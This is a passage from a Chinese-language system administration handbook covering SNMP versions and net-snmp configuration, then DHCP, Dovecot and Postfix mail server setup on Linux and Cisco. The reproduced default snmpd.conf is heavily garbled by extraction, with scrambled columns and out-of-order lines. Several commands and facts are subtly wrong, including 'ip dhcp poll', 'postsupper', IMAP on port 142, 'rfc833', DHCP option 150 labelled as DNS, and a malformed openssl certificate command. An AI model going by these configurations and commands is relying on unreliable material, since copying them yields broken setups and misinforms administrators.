* Trap（ 陷阱）： 代理用其向管理器主动发出警告。

SNMPv2

基于团体的SNMPv2（ SNMPv2C） 部署了SNMPv1中定义的管理框架， 也就是用户需要通过读/写团体字符串来获得管理访问权限。

SNMPv2增加了三个消息：

* Get Bulk Request（ 获得批量请求）： 在请求大量数据时（ 比如请求表格）， 该消息减少了重复的请求和响应消息， 增强了性能。
* Inform Request（ 信息请求）： 向SNMP管理器通告特定事件。与SNMP Trap消息不同的是， Trap消息是未经请求而主动发送的， 而NMS则是通过向请求设备返回Inform Response（ 信息响应） 消息， 来回复Inform

Request消息的。

SNMPv2添加了新的数据类型： 64位计数器（ 64-bit Counters） ， 这是因为32位计数器会由于快速网络而过时。

SNMPv3

SNMPv1和SNMPv2都不提供安全方面的特性， 特别是它们即无法对管理消息的源进行认证， 也无法提供加密功能。

SNMPv3引入了下面三个级别：

* noAuthNoPriv： 不需要认证， 不提供隐私性（ 加密）。
* authNoPriv： 基于HMAC-MD5或HMAC-SHA的认证， 不提供加密。
* authPriv： 除了认证之外， 还将CBC-DES加密算法用作隐私协议。

**7.5.4.2** 配置

**7.5.4.2.1 Cisco**

access-list 100 permit ip 10.1.1.0 0.0.0.255 any snmp-server community cisco RO 100

snmp-server community xyz123 RW 100

#配置trap服务器并向其发送trap消息snmp-server trap 10.1.1.50

**7.5.4.2.2 Linux**

基本配置

定义安全体名称

配置示例：

com2sec notConfigUser default public

配置语法：

com2sec sec.name source community

com2sec： 固定的配置指令

542/990

QQ群：632167235

sec.name： 安全体名称， 可自定义， 本例中为notConfigUser

source： 允许访问的地址， default默认为全部允许

community： 共同体或社区名称， 可以自定义， 这个最重要， 相当于取数据时的密码， 本例中为采用安装时默认的为public

定义安全组

配置示例：

group notConfigGroup v1 notConfigUser group notConfigGroup v2c notConfigUser

配置语法：

group groupName securityModel securityName

group： 固定配置指令

groupName： 安全组名字， 本例为notConfigGroup

securityModel： 安全模式， 可选的值有v1， v2c等

securityName： 安全体名， 在前文定义过的

定义视图

配置示例：

view systemview included .1

view systemview included .1.3.6.1.2.1.1 view systemview included .1.3.6.1.2.1.25.1.1

配置语法：

view name include substree mask

view： 固定配置指令

name： 视图名， 本例为systemview

included： 一般用include表示包括的视图内容， excl很少用， 表示排除的意思

subtree： mib子树节点

mask： 掩码， 可以不写， 默认

向安全组授权相应的视图

配置示例：

access notConfigGroup "" any noauth exact systemview none none

配置语法：

access group context sec.model sec.level prefix read write notif

access： 固定的配置指令

group： 安全组名， 在前文设定的

context： 上下文， v1， v2c中始终为空： ""

sec.model： 安全模式， 可选v1。v2c， any表示支持所有的模式

sec.level： 安全级别， 可选值有auth， noauth， priv， v1， v2c中只能为noauth

prefix： 代理， 可以不写该项

read： 授权的读视图

write： 授权的写视图

notif： 授权的trap视图

系统联系人信息

配置示例：

syslocation Unknown (edit /etc/snmp/snmpd.conf)

syscontact Root <root@localhost> (configure /etc/snmp/snmp.local.conf)

默认配置文件

########################################################################

# Access Control ########################################################################

543/990

QQ群：632167235

# As shipped, the snmpd demon will only respond to queries on the # system mib group until this file is replaced or modified for

# security purposes. Examples are shown below about how to increase the # level of access.

# By far, the most common question I get about the agent is "why won't # it work?", when really it should be "how do I configure the agent to

# allow me to access it?" #

# By default, the agent responds to the "public" community for read # only access, if run out of the box without any configuration file in # place. The following examples show you other ways of configuring # the agent so that you can change the community names, and give # yourself write access to the mib tree as well.

#

# For more information, read the FAQ as well as the snmpd.conf(5) # manual page.

####

# First, map the community name "public" into a "security name"

####

# Second, map the security name into a group name:

####

# Third, create a view for us to let the group have rights to:

# Make at least snmpwalk -v 1 localhost -c public system fast again.

view systemview included .1.3.6.1.2.1.1 view systemview included .1.3.6.1.2.1.25.1.1

####

# Finally, grant the group read-only access to the systemview view.

# -----------------------------------------------------------------------------

# Here is a commented out example configuration that allows less # restrictive access.

# YOU SHOULD CHANGE THE "COMMUNITY" TOKEN BELOW TO A NEW KEYWORD ONLY # KNOWN AT YOUR SITE. YOU \*MUST\* CHANGE THE NETWORK TOKEN BELOW TO

# SOMETHING REFLECTING YOUR LOCAL NETWORK ADDRESS SPACE.

##

sec.name source

community

#com2sec local localhost

COMMUNITY

#com2sec mynetwork NETWORK/24 COMMUNITY

## group.name sec.model sec.name

544/990

#group MyRWGroup any local

# group context sec.model sec.level prefix read write notif access notConfigGroup "" any noauth exact systemview none none

# name incl/excl subtree mask(optional)

# groupName securityModel securityName group notConfigGroup v1 notConfigUser group notConfigGroup v2c notConfigUser

# sec.name source community com2sec notConfigUser default public

QQ群：632167235

#

#...

## -or just the mib2 tree-

#view mib2 included .iso.org.dod.internet.mgmt.mib-2 fc

########################################################################

# Sample configuration to make net-snmpd RFC 1213.

# Unfortunately v1 and v2c don't allow any user based authentification, so # opening up the default config is not an option from a security point.

#

# WARNING: If you uncomment the following lines you allow write access to your # snmpd daemon from any source! To avoid this use different names for your

# community or split out the write access to a different community and # restrict it to your local network.

# Also remember to comment the syslocation and syscontact parameters later as # otherwise they are still read only (see FAQ for net-snmp).

#

# First, map the community name "public" into a "security name"

# Third, create a view for us to let the group have rights to:

# Open up the whole tree for ro, make the RFC 1213 required ones rw.

# name

incl/excl subtree mask(optional)

#view

roview

included

.1

#view

rwview

included

system.sysContact

#view

rwview

included

system.sysName

#view

rwview

included

system.sysLocation

#view

rwview

included

interfaces.ifTable.ifEntry.ifAdminStatus

#view

rwview

included

at.atTable.atEntry.atPhysAddress

#view

rwview

included

at.atTable.atEntry.atNetAddress

#view

rwview

included

ip.ipForwarding

#view

rwview

included

ip.ipDefaultTTL

#view

rwview

included

ip.ipRouteTable.ipRouteEntry.ipRouteDest

#view

rwview rwview rwview rwview rwview

included included included included included

ip.ipRouteTable.ipRouteEntry.ipRouteIfIndex ip.ipRouteTable.ipRouteEntry.ipRouteMetric1 ip.ipRouteTable.ipRouteEntry.ipRouteMetric2 ip.ipRouteTable.ipRouteEntry.ipRouteMetric3

#view

#view

#view

#view

ip.ipRouteTable.ipRouteEntry.ipRouteMetric4

#view

rwview

included

ip.ipRouteTable.ipRouteEntry.ipRouteType

#view

rwview

included

ip.ipRouteTable.ipRouteEntry.ipRouteAge

#view

rwview

included

ip.ipRouteTable.ipRouteEntry.ipRouteMask

545/990

# Second, map the security name into a group name: # groupName securityModel securityName #group notConfigGroup v1 notConfigUser #group notConfigGroup v2c notConfigUser

# sec.name source community #com2sec notConfigUser default public

## context sec.model sec.level prefix read write notif #access MyROGroup "" any noauth 0 all none none #access MyRWGroup "" any noauth 0 all all all

## incl/excl subtree mask

#view all included .1 80

#group MyRWGroup any otherv3user

#group MyROGroup any mynetwork

QQ群：632167235

#view

rwview

included

ip.ipRouteTable.ipRouteEntry.ipRouteMetric5

#view

rwview

included

ip.ipNetToMediaTable.ipNetToMediaEntry.ipNetToMediaIfIndex

#view

rwview

included

ip.ipNetToMediaTable.ipNetToMediaEntry.ipNetToMediaPhysAddress

#view

rwview

included

ip.ipNetToMediaTable.ipNetToMediaEntry.ipNetToMediaNetAddress

#view

rwview

included

ip.ipNetToMediaTable.ipNetToMediaEntry.ipNetToMediaType

#view

rwview

included

tcp.tcpConnTable.tcpConnEntry.tcpConnState

#view

rwview

included

egp.egpNeighTable.egpNeighEntry.egpNeighEventTrigger

#view

rwview

included

snmp.snmpEnableAuthenTraps

# Finally, grant the group read-only access to the systemview view.

# group

context sec.model sec.level prefix read write notif

#access notConfigGroup "" any noauth exact roview rwview none

########################################################################

# System contact information #

# It is also possible to set the sysContact and sysLocation system # variables through the snmpd.conf file:

syslocation Unknown (edit /etc/snmp/snmpd.conf)

syscontact Root <root@localhost> (configure /etc/snmp/snmp.local.conf)

# Example output of snmpwalk:

# % snmpwalk -v 1 localhost -c public system # system.sysDescr.0 = "SunOS name sun4c"

# system.sysObjectID.0 = OID: enterprises.ucdavis.ucdSnmpAgent.sunos4 # system.sysUpTime.0 = Timeticks: (595637548) 68 days, 22:32:55

# system.sysContact.0 = "Me [<me@somewhere.org>"](mailto:me@somewhere.org) # system.sysName.0 = "name"

# system.sysLocation.0 = "Right here, right now." # system.sysServices.0 = 72

########################################################################

# Logging #

# We do not want annoying "Connection from UDP: " messages in syslog. # If the following option is commented out, snmpd will print each incoming # connection, which can be useful for debugging.

dontLogTCPWrappersConnects yes

# -----------------------------------------------------------------------------

########################################################################

# Process checks. #

# The following are examples of how to use the agent to check for # processes running on the host. The syntax looks something like: #

# proc NAME [MAX=0] [MIN=0] #

# NAME: the name of the process to check for. It must match

# MAX: the maximum number allowed to be running. Defaults to 0. # MIN: the minimum number to be running. Defaults to 0.

546/990

# exactly (ie, http will not find httpd processes).

QQ群：632167235

#

# Examples (commented out by default): #

# Make sure mountd is running #proc mountd

# Make sure there are no more than 4 ntalkds running, but 0 is ok too. #proc ntalkd 4

# Make sure at least one sendmail, but less than or equal to 10 are running. #proc sendmail 10 1

# A snmpwalk of the process mib tree would look something like this: #

# % snmpwalk -v 1 localhost -c public .1.3.6.1.4.1.2021.2 # enterprises.ucdavis.procTable.prEntry.prIndex.1 = 1

# enterprises.ucdavis.procTable.prEntry.prIndex.2 = 2

# enterprises.ucdavis.procTable.prEntry.prIndex.3 = 3

# enterprises.ucdavis.procTable.prEntry.prNames.1 = "mountd"

# enterprises.ucdavis.procTable.prEntry.prNames.2 = "ntalkd"

# enterprises.ucdavis.procTable.prEntry.prNames.3 = "sendmail"

# enterprises.ucdavis.procTable.prEntry.prMin.1 = 0

# enterprises.ucdavis.procTable.prEntry.prMin.2 = 0

# enterprises.ucdavis.procTable.prEntry.prMin.3 = 1

# enterprises.ucdavis.procTable.prEntry.prMax.1 = 0

# enterprises.ucdavis.procTable.prEntry.prMax.2 = 4

# enterprises.ucdavis.procTable.prEntry.prMax.3 = 10

# enterprises.ucdavis.procTable.prEntry.prCount.1 = 0

# enterprises.ucdavis.procTable.prEntry.prCount.2 = 0

# enterprises.ucdavis.procTable.prEntry.prCount.3 = 1

# enterprises.ucdavis.procTable.prEntry.prErrorFlag.1 = 1

# enterprises.ucdavis.procTable.prEntry.prErrorFlag.2 = 0

# enterprises.ucdavis.procTable.prEntry.prErrorFlag.3 = 0

# enterprises.ucdavis.procTable.prEntry.prErrMessage.1 = "No mountd process running." # enterprises.ucdavis.procTable.prEntry.prErrMessage.2 = ""

# enterprises.ucdavis.procTable.prEntry.prErrMessage.3 = ""

# enterprises.ucdavis.procTable.prEntry.prErrFix.1 = 0

# enterprises.ucdavis.procTable.prEntry.prErrFix.2 = 0

# enterprises.ucdavis.procTable.prEntry.prErrFix.3 = 0 #

# Note that the errorFlag for mountd is set to 1 because one is not

# running (in this case an rpc.mountd is, but thats not good enough), # and the ErrMessage tells you what's wrong. The configuration

# imposed in the snmpd.conf file is also shown. #

# Special Case: When the min and max numbers are both 0, it assumes # you want a max of infinity and a min of 1.

#

# -----------------------------------------------------------------------------

########################################################################

# Executables/scripts #

#

# You can also have programs run by the agent that return a single

547/990

QQ群：632167235

# line of output and an exit code. Here are two examples. #

# exec NAME PROGRAM [ARGS ...] #

# NAME: A generic name. The name must be unique for each exec statement. # PROGRAM: The program to run. Include the path!

# ARGS: optional arguments to be passed to the program

# a simple hello world

#exec echotest /bin/echo hello world

# Run a shell script containing:

#

# #!/bin/sh

# echo hello world # echo hi there

# exit 35 #

# Note: this has been specifically commented out to prevent

# accidental security holes due to someone else on your system writing # a /tmp/shtest before you do. Uncomment to use it.

#

#exec shelltest /bin/sh /tmp/shtest

# Then,

# % snmpwalk -v 1 localhost -c public .1.3.6.1.4.1.2021.8 # enterprises.ucdavis.extTable.extEntry.extIndex.1 = 1

# enterprises.ucdavis.extTable.extEntry.extIndex.2 = 2

# enterprises.ucdavis.extTable.extEntry.extNames.1 = "echotest"

# enterprises.ucdavis.extTable.extEntry.extNames.2 = "shelltest"

# enterprises.ucdavis.extTable.extEntry.extCommand.1 = "/bin/echo hello world" # enterprises.ucdavis.extTable.extEntry.extCommand.2 = "/bin/sh /tmp/shtest" # enterprises.ucdavis.extTable.extEntry.extResult.1 = 0

# enterprises.ucdavis.extTable.extEntry.extResult.2 = 35

# enterprises.ucdavis.extTable.extEntry.extOutput.1 = "hello world." # enterprises.ucdavis.extTable.extEntry.extOutput.2 = "hello world." # enterprises.ucdavis.extTable.extEntry.extErrFix.1 = 0

# enterprises.ucdavis.extTable.extEntry.extErrFix.2 = 0

# Note that the second line of the /tmp/shtest shell script is cut # off. Also note that the exit status of 35 was returned.

# -----------------------------------------------------------------------------

########################################################################

# disk checks #

# The agent can check the amount of available disk space, and make # sure it is above a set limit.

# disk PATH [MIN=100000] #

# PATH: mount path to the disk in question.

# MIN: Disks with space below this value will have the Mib's errorFlag set.

# Check the / partition and make sure it contains at least 10 megs.

548/990

# Default value = 100000.

QQ群：632167235

#disk / 10000

# % snmpwalk -v 1 localhost -c public .1.3.6.1.4.1.2021.9 # enterprises.ucdavis.diskTable.dskEntry.diskIndex.1 = 0

# enterprises.ucdavis.diskTable.dskEntry.diskPath.1 = "/" Hex: 2F

# enterprises.ucdavis.diskTable.dskEntry.diskDevice.1 = "/dev/dsk/c201d6s0"

# enterprises.ucdavis.diskTable.dskEntry.diskMinimum.1 = 10000

# enterprises.ucdavis.diskTable.dskEntry.diskTotal.1 = 837130

# enterprises.ucdavis.diskTable.dskEntry.diskAvail.1 = 316325

# enterprises.ucdavis.diskTable.dskEntry.diskUsed.1 = 437092

# enterprises.ucdavis.diskTable.dskEntry.diskPercent.1 = 58

# enterprises.ucdavis.diskTable.dskEntry.diskErrorFlag.1 = 0

# enterprises.ucdavis.diskTable.dskEntry.diskErrorMsg.1 = ""

# -----------------------------------------------------------------------------

########################################################################

# load average checks #

# load [1MAX=12.0] [5MAX=12.0] [15MAX=12.0] #

# 1MAX: If the 1 minute load average is above this limit at query

# 5MAX: Similar, but for 5 min average. # 15MAX: Similar, but for 15 min average.

# Check for loads: #load 12 14 14

# % snmpwalk -v 1 localhost -c public .1.3.6.1.4.1.2021.10 # enterprises.ucdavis.loadTable.laEntry.loadaveIndex.1 = 1

# enterprises.ucdavis.loadTable.laEntry.loadaveIndex.2 = 2

# enterprises.ucdavis.loadTable.laEntry.loadaveIndex.3 = 3

# enterprises.ucdavis.loadTable.laEntry.loadaveNames.1 = "Load-1"

# enterprises.ucdavis.loadTable.laEntry.loadaveNames.2 = "Load-5"

# enterprises.ucdavis.loadTable.laEntry.loadaveNames.3 = "Load-15"

# enterprises.ucdavis.loadTable.laEntry.loadaveLoad.1 = "0.49" Hex: 30 2E 34 39

# enterprises.ucdavis.loadTable.laEntry.loadaveLoad.2 = "0.31" Hex: 30 2E 33 31

# enterprises.ucdavis.loadTable.laEntry.loadaveLoad.3 = "0.26" Hex: 30 2E 32 36

# enterprises.ucdavis.loadTable.laEntry.loadaveConfig.1 = "12.00"

# enterprises.ucdavis.loadTable.laEntry.loadaveConfig.2 = "14.00"

# enterprises.ucdavis.loadTable.laEntry.loadaveConfig.3 = "14.00"

# enterprises.ucdavis.loadTable.laEntry.loadaveErrorFlag.1 = 0

# enterprises.ucdavis.loadTable.laEntry.loadaveErrorFlag.2 = 0

# enterprises.ucdavis.loadTable.laEntry.loadaveErrorFlag.3 = 0

# enterprises.ucdavis.loadTable.laEntry.loadaveErrMessage.1 = ""

# enterprises.ucdavis.loadTable.laEntry.loadaveErrMessage.2 = ""

# enterprises.ucdavis.loadTable.laEntry.loadaveErrMessage.3 = ""

# -----------------------------------------------------------------------------

########################################################################

# Extensible sections. #

549/990

# This alleviates the multiple line output problem found in the

# previous executable mib by placing each mib in its own mib table:

# time, the errorFlag will be set.

QQ群：632167235

# Run a shell script containing:

#

# #!/bin/sh

# echo hello world # echo hi there

# exit 35 #

# Note: this has been specifically commented out to prevent

# accidental security holes due to someone else on your system writing # a /tmp/shtest before you do. Uncomment to use it.

#

# exec .1.3.6.1.4.1.2021.50 shelltest /bin/sh /tmp/shtest

# % snmpwalk -v 1 localhost -c public .1.3.6.1.4.1.2021.50 # enterprises.ucdavis.50.1.1 = 1

# enterprises.ucdavis.50.2.1 = "shelltest"

# enterprises.ucdavis.50.3.1 = "/bin/sh /tmp/shtest" # enterprises.ucdavis.50.100.1 = 35

# enterprises.ucdavis.50.101.1 = "hello world." # enterprises.ucdavis.50.101.2 = "hi there."

# enterprises.ucdavis.50.102.1 = 0

# Now the Output has grown to two lines, and we can see the 'hi # there.' output as the second line from our shell script.

#

# Note that you must alter the mib.txt file to be correct if you want # the .50.\* outputs above to change to reasonable text descriptions.

# Other ideas:

#

# exec .1.3.6.1.4.1.2021.51 ps /bin/ps

# exec .1.3.6.1.4.1.2021.52 top /usr/local/bin/top # exec .1.3.6.1.4.1.2021.53 mailq /usr/bin/mailq

# -----------------------------------------------------------------------------

########################################################################

# Pass through control. #

# Usage:

# pass MIBOID EXEC-COMMAND #

# This will pass total control of the mib underneath the MIBOID # portion of the mib to the EXEC-COMMAND.

#

# Note: You'll have to change the path of the passtest script to your # source directory or install it in the given location.

#

# Example: (see the script for details)

#

(commented out here since it requires that you place the

#

script in the right location. (its not installed by default))

# pass .1.3.6.1.4.1.2021.255 /bin/sh /usr/local/local/passtest

# % snmpwalk -v 1 localhost -c public .1.3.6.1.4.1.2021.255

# enterprises.ucdavis.255.1 = "life the universe and everything" # enterprises.ucdavis.255.2.1 = 42

# enterprises.ucdavis.255.2.2 = OID: 42.42.42

# enterprises.ucdavis.255.3 = Timeticks: (363136200) 42 days, 0:42:42

550/990

QQ群：632167235

# enterprises.ucdavis.255.4 = IpAddress: 127.0.0.1

# enterprises.ucdavis.255.5 = 42

# enterprises.ucdavis.255.6 = Gauge: 42 #

# % snmpget -v 1 localhost public .1.3.6.1.4.1.2021.255.5 # enterprises.ucdavis.255.5 = 42

#

# % snmpset -v 1 localhost public .1.3.6.1.4.1.2021.255.1 s "New string" # enterprises.ucdavis.255.1 = "New string"

#

# For specific usage information, see the man/snmpd.conf.5 manual page # as well as the local/passtest script used in the above example.

########################################################################

# Further Information #

# See the snmpd.conf manual page, and the output of "snmpd -H".

**7.5.5 DHCP**

**7.5.5.1** 概述

DHCP的工作流程

流程图：

*C ----DISCOVER---> S*

*C <--- OFFER S*

*C ---- REQUEST---> S*

*C <--- ACK*

*---- S*

描述：

1. 客户端发送DHCP DISCOVER广播消息寻找服务器。
2. 服务器会在DHCP OFFER单播中向客户端提供一些配置参数。客户端可能从多个服务器收到OFFER， 并接收其中一个。
3. 客户端发送广播DHCP REQUEST向服务器正式请求配置参数。
4. 服务器单播ACK确认。

端口说明

udp67端口给服务器使用

udp68端口给客户端使用

更新租约

50% 87.5% dhcpreuqest

**7.5.5.2** 配置

551/990

QQ群：632167235

**7.5.5.2.1 Linux**

监听接口：

# **vi /etc/sysconfig/dhcpd**

DHCPDARGS="eth0"

中继代理：

# **vi /etc/sysconfig/dhcrelay**

**7.5.5.2.2 Cisco**

配置dhcp服务：

ip dhcp poll XYZ

network 10.1.10.0 255.255.255.0

default-router 10.1.10.1

option 150 10.1.1.50 #dns

配置DHCP中继：

# **ip helper-address 10.1.100.1**

552/990

ddns-update-style interim**;** ignore client-updates**;**

shared-network name **{**

subnet 192.168.0.0 netmask 255.255.255.0 **{**

option routers 192.168.0.1**;**

option subnet-mask 255.255.255.0**;** option domain-name "domain.org"**;** option domain-name-servers 192.168.1.1**;**

default-lease-time 21600**;**

max-lease-time 43200**;**

range 192.168.0.10 192.168.0.20**;**

deny unknown-clients**;** host ns **{**

hardware ethernet 12**:**34**:**56**:**78**:**AB**:**CD**;** fixed-address 207.175.42.254**;**

**}**

**}**

**}**

group **{**

option routers 1.1.1.1**;** #为特定范围制定参数，共享同一选项subnet... **{}**

subnet... **{}**

**}**

QQ群：632167235

**7.5.6 Mail**

**7.5.6.1 Dovecot**

安装

# **yum install dovecot** 配置文件 /etc/dovecto/ 默认不允许root登录

基本功能

protocols = imap imaps pop3 pop3s

# **vi conf.d/10-mail.conf**

mail\_location = mbox:/var/spool/mail:INBOX=/var/spool/mail/%u #要有可写权限

注意

使用thunderbird配置时需要开启ssl认证。

连接安全STARTTLS， 认证方式normal password。

SSL

ssl = yes

ssl\_cert = </etc/dovecot.cert ssl\_key = </etc/dovecot.key ssl\_protocols = !SSLv2 !SSLv3

ssl\_cipher\_list = AES128+EECDH:AES128+EDH ssl\_prefer\_server\_ciphers = yes # >Dovecot 2.2.6 ssl\_dh\_parameters\_length = 4096 # >Dovecot 2.2

**7.5.6.2 Postfix**

**7.5.6.2.1** 概念

名称

MUA： 邮件用户代理（ 发邮件的软件）

MTA： 邮件传输代理（ 邮件主机）

MDA： 邮件投递代理（ 处理邮件）

MRA： 邮件收取代理

MX优先级低的暂时保存邮件， 以后投递给优先级最高的发送。

553/990

QQ群：632167235

端口

smpt： 25 pop： 110 pops： 995 imap： 142 imaps： 993

postfix使用tls加密端口465， 在master.cf中取消smtps注释。

表类型

简易表： 列在参数后面的多个值查询表： 列在文件里

模式表： 正则， 文件名前加 regexp:/etc/access， 内容为 /pattern/ value

进程说明

本地始发邮件给maildrop队列， 最后由pickup接收。外部始发邮件由smtpd接收。

pickup和smtpd将邮件给cleanup进行检查。检查后放进incoming队列， 通知qmgr。

qmgr将投递的消息从incoming队列移到active队列， 临时不投递的移到deferred队列。

队列目录

# **cd /var/spool/postfix**

incoming (for arriving mail)

active (mail being processed for delivery) deferred (temporarily undeliverable mail) corrupt (unreadable/damaged mail)

hold (mail kept on hold until taken care of)

**7.5.6.2.2** 配置文件

以#开头的是注释

子网表示为192.168.0.0/24 文件大小默认单位bytes 时间单位 s m h d w

表示多个参数， 可以使用空格、逗号、回车（ 第二行开头必须为空格）

带maps的参数使用文件作为数据库

任何以/开始的字符串都会被视为文件名

**7.5.6.2.3** 队列管理

命令

查看所有设置值， n选项列出非默认值：

# **postconf -n**

查看邮件内容：

# **postcat -q**

554/990

QQ群：632167235

查看队列：

# **postqueue -p**

立即发送所有邮件：

# **postqueue -f**

删除队列， ALL必须大写：

# **postsuper -d ALL**

重排队列， 配置错误时使用：

# **postsupper -r ALL**

放入保留队列：

# **postsupper -h**

移出保留队列：

# **postsupper -H**

参数

queue\_minfree #队列目录使用磁盘的上限bounce\_size\_limit #退信时超过此大小将不会包含原信件queue\_run\_delay = 1000s #扫描等待队列的间隔maximal\_queue\_lifetime = 5d #等待队列超时时间

**7.5.6.2.4** 访问命令

客户端

# **mutt -f pop://user@server:port**

# **mutt -f imaps://user@server:port**

SMTP

# **telnet mail.com 25**

**ehlo mail.com #**客户端自己的完整主机名

**auth login #**接下来输入 **base64**编码的用户名 密码， 换行输入， 或 **echo -en '\0user\0pass' | openssl base64**

**mail from: user rcpt to: root data**

**subject: hello hello**

**.**

**etrn mail.com #**清空队列

POP3

# **telnet mail.com 110 user name**

**pass passwd list**

**retr 1**

**dele 1**

IMAP

555/990

QQ群：632167235

**a login user pass**

**a list "" \* #**列出邮箱

**a select** 邮箱 **#**进入邮箱**a search all #**查询邮件

**a fetch** 编号 **rfc833 #**查看邮件**a logout**

**7.5.6.2.5** 基本配置

mydomain

myorigin #如果后缀为空则指定发件邮箱后缀mydestination #允许处理发往哪里的邮件mynetworks\_style

mynetworks #同上， 允许哪些客户可以将邮件转发到外部， 其它的只能发往同区域inet\_interfaces

smtpd\_error\_sleep\_time #超过客户端各种限制后的延迟时间smtpd\_soft\_error\_limit #超过该次数后延迟递增smtpd\_hard\_error\_limit #超过该次数后断开链接smtpd\_recipient\_limit #一封邮件最多有多少收信人message\_size\_limit #一封邮件最大大小

mail\_spool\_directory

home\_mailbox #改为家目录下的指定地点

alway\_bcc #转发一份给谁

**7.5.6.2.6** 修改发件地址

修改指定用户的地址

# **vi main.cf**

canonical\_maps = hash:/etc/postfix/canonical

# **vi canonical**

[abcd@abcd.com](mailto:abcd@abcd.comcdef@cdef.com) [cdef@cdef.com](mailto:cdef@cdef.com)

# **postmap canonical**

修改所有用户DNS后缀

# **vi main.cf**

masquerade\_domains = demo.com

排除用户名

masquerade\_exceptions = admin, root #此用户名的地址不伪装， 可以追查来源

**7.5.6.2.7** 转发控制

556/990

QQ群：632167235

**7.5.6.2.7.1** 邮件别名

将制定收件人的邮件转发给另一个收件人。转发区域必须是当前区域。

如果一般用户希望转发自己的邮件时， 可以查阅 forward\_path 参数， 一般在家目录下创建.forward文件， 写入希望转发的用户， 一行一个。

别名文件的格式：

别名本身： 目标,目标...

目标中如有空格等特殊格式(#:、@)， 必须使用双引号界定其范围。冒号左侧一定是一个本地地址， 所以不能加网络部分。

右侧有四种可能：

* 邮件地址， 表示需要转送到这个地址。
* 文件名， 表示加到文件末端。
* 命令，"**|/usr/cat**"， 将邮件内容传送给外部程序。
* 引入额外目标的文件， info: :include:/usr/info\_list。

配置别名：

# **vi /etc/main.cf**

alias\_maps = hash:/etc/aliases, hash:/etc/postfix/aliases

alias\_database = hash:/etc/aliases, hash:/etc/postfix/aliases #别名文件数据库， newaliases生成的文件# **vi /etc/aliases**

abcd: abcd, cdef, ghij

# **postalias /etc/alias**

**7.5.6.2.7.2** 邮件列表

某个地址收到邮件后自动转发到多个用户。

# **vi /etc/alias**

hr: aa, bb, cc #转发给这些用户

owner-hr: root@mail.ibm.com #列表拥有者， 接收退信通知

如果用户非常多， 可以写在文件里：

header: :include:/etc/postfix/hrml

# **vi hrml** [aa@mail.com](mailto:aa@mail.com) [bb@mail.com](mailto:bb@mail.com) [cc@mail.com](mailto:cc@mail.com)

# **postmap /etc/postfix/hrml**

**7.5.6.2.7.3** 虚拟别名

# **vi main.cf**

virtual\_alias\_domains = example.com, ibm.com #允许处理这些目的地的邮件virtual\_alias\_maps = hash:/etc/postfix/virtual

# **vi /etc/postfix/virtual**

[tonyzhang@example.com](mailto:tonyzhang@example.comdavidxu@demo.com) [davidxu@demo.com](mailto:davidxu@demo.com)

557/990

QQ群：632167235

[tonyzhang@demo.com](mailto:tonyzhang@demo.comdavidxu@example.com) [davidxu@example.com](mailto:davidxu@example.com)

# **postmap virtual**

**7.5.6.2.8** 访问控制

smtpd\_client\_restrictions = permit\_mynetworks,

reject\_unauth\_destination,

check\_sender\_access = hash:/etc/postfix/access,

check\_client\_access = hash:/etc/postfix/access,

check\_helo\_access = hash:/etc/postfix/access,

check\_recipient\_access = hash:/etc/postfix/access,

reject\_unauth\_pipelining

smtpd\_recipient\_restrictions = permit\_mynetworks,

reject\_unauth\_destination,

reject\_rbl\_client relays.ordb.org,

reject\_rbl\_client relays.ordb.org #DNS黑名单

**7.5.6.2.9** 作为备份**MTA**

relay\_domains #作为哪个区域的备份MTA

relay\_recipient\_maps = hash:/etc/postfix/relay #主MTA有哪些合法邮箱

# **vi relay**

tonay@example.com any\_value #制定合法邮箱

@demo.com This\_is\_CACHEALL\_ADDRESS #接收此域所有邮件

# **postmap relay**

**7.5.6.2.10** 邮件网关

将子域MX记录指向网关。

加上方括号为不查找MX记录。

1. 网关配置

mynetworks = 192.168.56.0/24 relay\_domains = aa.ibm.com, bb.ibm.com

transport\_maps = hash:/etc/postfix/transport #定义转发方式

# **vi transport**

[aa@ibm.com relay:[mail.aa.ibm.com]](mailto:aa@ibm.comrelay) [bb@ibm.com relay:[mail.bb.ibm.com]](mailto:bb@ibm.comrelay)

2. 内部服务器配置

relayhost = [gw.ibm.com]

**7.5.6.2.11 SMTP**认证

# **yum install cryus-sasl-devel cyrus-sasl-plain**

558/990

QQ群：632167235

# **service saslauthd restart**

# **vi main.cf** smtpd\_sasl\_auth\_enable = yes smtpd\_sasl\_local\_domain = $my

smtpd\_sasl\_security\_options = noanonymous smtpd\_sasl\_authenticated\_header = yes broken\_sasl\_auth\_clients = yes

smtpd\_recipient\_restrictions = permit\_sasl\_authenticated, reject\_unauth\_destination, permit\_mynetworks

#smtpd\_recipient\_restrictions可以根据收件人地址过滤

如果postfix作为客户端：

smtp\_sasl\_auth\_enable = yes smtp\_sasl\_password\_maps = hash:/etc/postfix/saslpwd smtp\_sasl\_security\_options = noanonymous

# **vi /etc/postfix/saslpwd [example.com]:25 tonyzhang:111**

# **postmap /etc/postfix/sasl\_passwd**

telnet出现 "250-AUTH LOGIN PLAIN" 则成功。

**7.5.6.2.12 SMTPS**

# **yum install openssl-devel**

生成CA私钥匙及证书：

# **openssl req -new -x509 -nodes -keyout cakey.pem -key cacert.pem**

生成postfix私钥匙及证书：

# **openssl req -new -x509 -nodes -keyout smtpkey.pem -out smtpcert.pem -nodes**

配置：

smtpd\_use\_tls=yes smtpd\_tls\_security\_level = may smtpd\_tls\_auth\_only = yes smtpd\_tls\_cert\_file=/etc/ssl/postfix.cert smtpd\_tls\_key\_file=/etc/ssl/postfix.key

smtpd\_tls\_session\_cache\_database = btree:${data\_directory}/smtpd\_scache smtpd\_tls\_mandatory\_protocols = !SSLv2,!SSLv3,!TLSv1,!TLSv1.1 smtpd\_tls\_protocols=!SSLv2,!SSLv3,!TLSv1,!TLSv1.1 smtpd\_tls\_mandatory\_ciphers = medium

tls\_medium\_cipherlist = AES128+EECDH:AES128+EDH smtpd\_tls\_loglevel = 1

smtpd\_tls\_received\_header = yes

出现 "250-STARTTLS" 则成功。

**7.5.6.2.13** 垃圾邮件过滤

559/990

QQ群：632167235

**7.5.6.2.13.1** 模式表

# **vi header\_checks**

/^Subject:.\*Hello\,.\*\,how\ are\ you.\*/ REJECT Virus is unavailable header

/name\=\".\*\.scr/ DISCARD virus dorp the header

# **postmap header\_checks**

**7.5.6.2.13.2 spamassassin**

# **yum install spamassassin**

文件语法结构：

* #为注释
* 大小写敏感
* 主配置文件 /etc/mail/spamassassin/local.cf 或家目录 .spamassassin/user\_prefs.cf

基于命令的启动方式

# **vi master.cf**

smtp inet n - n - - smtpd -v -o content\_filter=spamassassin

